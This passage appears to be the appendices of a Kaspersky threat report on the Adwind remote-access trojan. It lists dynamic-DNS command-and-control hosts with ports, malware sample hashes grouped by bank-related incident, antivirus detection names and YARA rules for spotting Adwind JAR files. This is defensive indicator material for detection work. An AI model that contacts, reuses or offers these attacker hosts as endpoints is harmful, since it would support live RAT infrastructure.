morval.ddns.net:5066
mrmoney.no-ip.biz:8989
mrmoney.no-ip.biz:9898
mropera12.no-ip.biz:8686
mukor.ddns.net:4355
munachim.linkpc.net:5043
muratozkan.ddns.net:3355
myifyboy.serveftp.com:7777
mypres001.serveftp.com:7777
myyveon.ddns.net:1619
nbw09o.gotdns.ch:5050
newbj.no-ip.biz:1708
nickre015jsock.duckdns.org:2017
nikresut015js.no-ip.org:1989
nikresut015js.zapto.org:2014
nklove66.no-ip.info:1960
nonnykey.ddns.net:1506
nono147.ddns.net:1604
oba147.ddns.net:3355
obaniko1111.ddns.net:3355
obicharls.redirectme.net:1461
officetartousi.no-ip.biz:9898
ogawilli.collegefan.org:7777
okoro.ddns.net:4040
okpole123.ddns.net:1979
okwychrist2004.gotdns.ch:1804
olavroy44.ddns.net:3342
olavroy4.ddns.net:3342
omaricha.no-ip.org:7777
ome.no-ip.info:1604
ome.no-ip.info:3360
onyechina.ddns.net:4321
opendoors.myftp.org:1604
opendoors.myftp.org:1607
otimmo.ddns.net:991
ottimo.ddns.net:991
otunba.ddns.net:3334
panel2.collegefan.org:3650
passmore1.publicvm.com:49459
perfomiracles247.duckdns.org:1962
peter123456.ddns.net:9537
phcity2090.bounceme.net:1030
philsa.ddns.net:4455
plainview.duckdns.org:4040
plainview.myvnc.com:4227
pompin02.serveftp.com:7777
pompin02.serveftp.com 7777:7777
ppppppp12.ddns.net:2211
prince240.no-ip.biz:7701
prince24.ddns.net:1507
professor.myvnc.com:8996
psarda.ddns.net:4441
quaver.publicvm.com:4498
quaver.publicvm.com:7689
rayman.ddns.net:7777
reversebaglanti.com:150
reversebaglanti.com:6000
rmg-20.ddns.net:3456
roadmaster2013.ddns.net:1960
rx450.ddns.net:2222
salesexport.sytes.net:1818
saleshore201.serveblog.net:1640
sambahs.ddns.net:9258
septt.dvrcam.info:1215
serialcheck55.serveblog.net:1818
settlement.ddns.net:1986
shadowmek.ddns.net:1559
shadowmekz.ddns.net:1559
silverback.noip.me:2196

```
smart12456.ddns.net:4499
songs.linkpc.net:8995
spa1dingdiljayah.no-ip.biz:2010
star01.ddns.net:3370
starboy.noip.me:4500
starboy.ufcfan.org:7077
stevemartins02.no-ip.biz:8686
stitatn.no-ip.org:1234
swift.ddns.net:2002
tanwilliam.ddns.net:7755
taraba111.gotdns.ch:1051
tcheckk.ddns.net:200
tchecks.ddns.net:200
tetetes2222.chickenkiller.com:2468
theman111.ddns.net:1509
thisreason.ddns.net:100
tiwamade.ddns.net:1803
toba123.ddns.net:1506
tojaxx.ddns.net:7777
tonychucks.chickenkiller.com:9988
toolsoffice.ddns.net:660
tpalmer1955.ddns.net:774
trusplus111.gotdns.ch:1803
ucnas2008.ddns.net:7788
uniteknolog.ddns.net:1234
uniteknolog.ddns.net:1331
uniteknolog.ddns.net:1333
uniteknolog.duckdns.org:1234
uniteknolog.duckdns.org:1331
uniteknolog.duckdns.org:1333
upperway60.no-ip.org:3400
upright22.no-ip.org:1313
upright2.no-ip.org:1313
uyu.webhop.me:1941
valchijioke.publicvm.com:49459
valchijioke.publicvm.com:5066
vasocserver.read-books.org:1605
vaspakou.ddns.net:2424
versionfive.ddns.net:1505
versionfive.ddns.net:3376
vivipas.ddnsking.com:1234
vmoney.ddns.net:777
web2016web.webhop.me:2083
wellspring4life.ddns.net:1408
wellspring4life.ddns.net:1409
whichway.ddns.net:100
whichway.ddns.net:1236
willyd01.ddns.net:3345
wlkd.myftp.org:7070
workshopjs.ddns.net:225
workshopjs.fishdns.com:226
writtings.ddns.net:1030
xsubin3310.sytes.net:3310
ypfbackup.mylenovoemc.com:2320
zivva007.ddns.net:7777
zoee.noip.me:8088
zubi009.serveftp.com:7777
```

APPENDIX C. SAMPLE HASHES

Attack against Singaporean bank

```
e8388a2b7d8559c6f0f27ca91d004c7c
59bd1efe85aac14a09ee2b8ed354a5d1
4101941083b429db7b3ed01b05d6b46a
```

Dubai incident

```
049b159904ba88686c5237a447e93c7a
ac104488aa3eee51129330b26f65f306
```

Attacks against Russian bank

```
5ec433678c3e700d0ec4b8cf7f855d19
5fb5c494f1adc070f7291bee4f14d03e
```

Attacks against financial organisations in November'15-January'16

```
f63f98123d0ee829d5973813115e7859
274761259f8f3a02b8fdd4a2f06611c5
c8a544468290c519e2083e35799910d3
7b5337c7b4aca81f44dff8c5d9231d04
8bca683f162babf0f228770b43beead
3bbf0f8aec569a743fe26ad1aca7e686
36869c86bd5d8763d6a669d222ed806d
7746109932c5a6a00b05272a96aac94a
68e06687ee72e84ae8253ea4278ff59f
```

APPENDIX D. KNOWN VERDICTS

Kaspersky detection names:

```
Trojan.Java.Agent.fg
Trojan.Java.Agent.fm
Trojan.Java.Agent.fo
Trojan.Java.Agent.fq
Trojan.Java.Agent.fr
Trojan.Java.Agent.fc
Trojan.Java.Agent.ft
Trojan.Java.Agent.fu
Trojan.Java.Agent.fp
Trojan.Java.Agent.cy
Trojan.Java.Agent.dz

Backdoor.Java.Agent.am
Backdoor.Java.Agent.ak
Backdoor.Java.Agent.q

Trojan-Downloader.VBS.Agent.azm
Trojan-Downloader.VBS.Agent.azp

Trojan.Java.Generic
Trojan.Java.Adwind
Backdoor.Java.Adwind

not-a-virus:PSWTool.Win32.NetPass.baq
```

APPENDIX E. YARA SIGNATURES

```
rule Adwind_JAR_PACKA {
 meta:
  author = “Vitaly Kamluk, Vitaly.Kamluk@kaspersky.com”
  last_modified = “2015-11-30”

 strings:
  $b1 = “.class” ascii
  $b2 = “c/a/a/” ascii
  $b3 = “b/a/” ascii
  $b4 = “a.dat” ascii
  $b5 = “META-INF/MANIFEST.MF” ascii
 condition:
  int16(0) == 0x4B50 and ($b1 and $b2 and $b3 and $b4 and $b5)
}

rule Adwind_JAR_PACKB {
 meta:
  author = “Vitaly Kamluk, Vitaly.Kamluk@kaspersky.com”
  last_modified = “2015-11-30”

 strings:
  $c1 = “META-INF/MANIFEST.MF” ascii
  $c2 = “main/Start.class” ascii
  $a1 = “config/config.perl” ascii
  $b1 = “java/textito.isn” ascii
 condition:
  int16(0) == 0x4B50 and ($c1 and $c2 and ($a1 or $b1))
}
```

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy

ADWIND — A CROSS-PLATFORM RAT

Kaspersky Lab HQ

39A/3 Leningradskoe Shosse
Moscow, 125212
Russian Federation

more contact details

Tel: +7-495-797-8700
Fax: +7-495-797-8709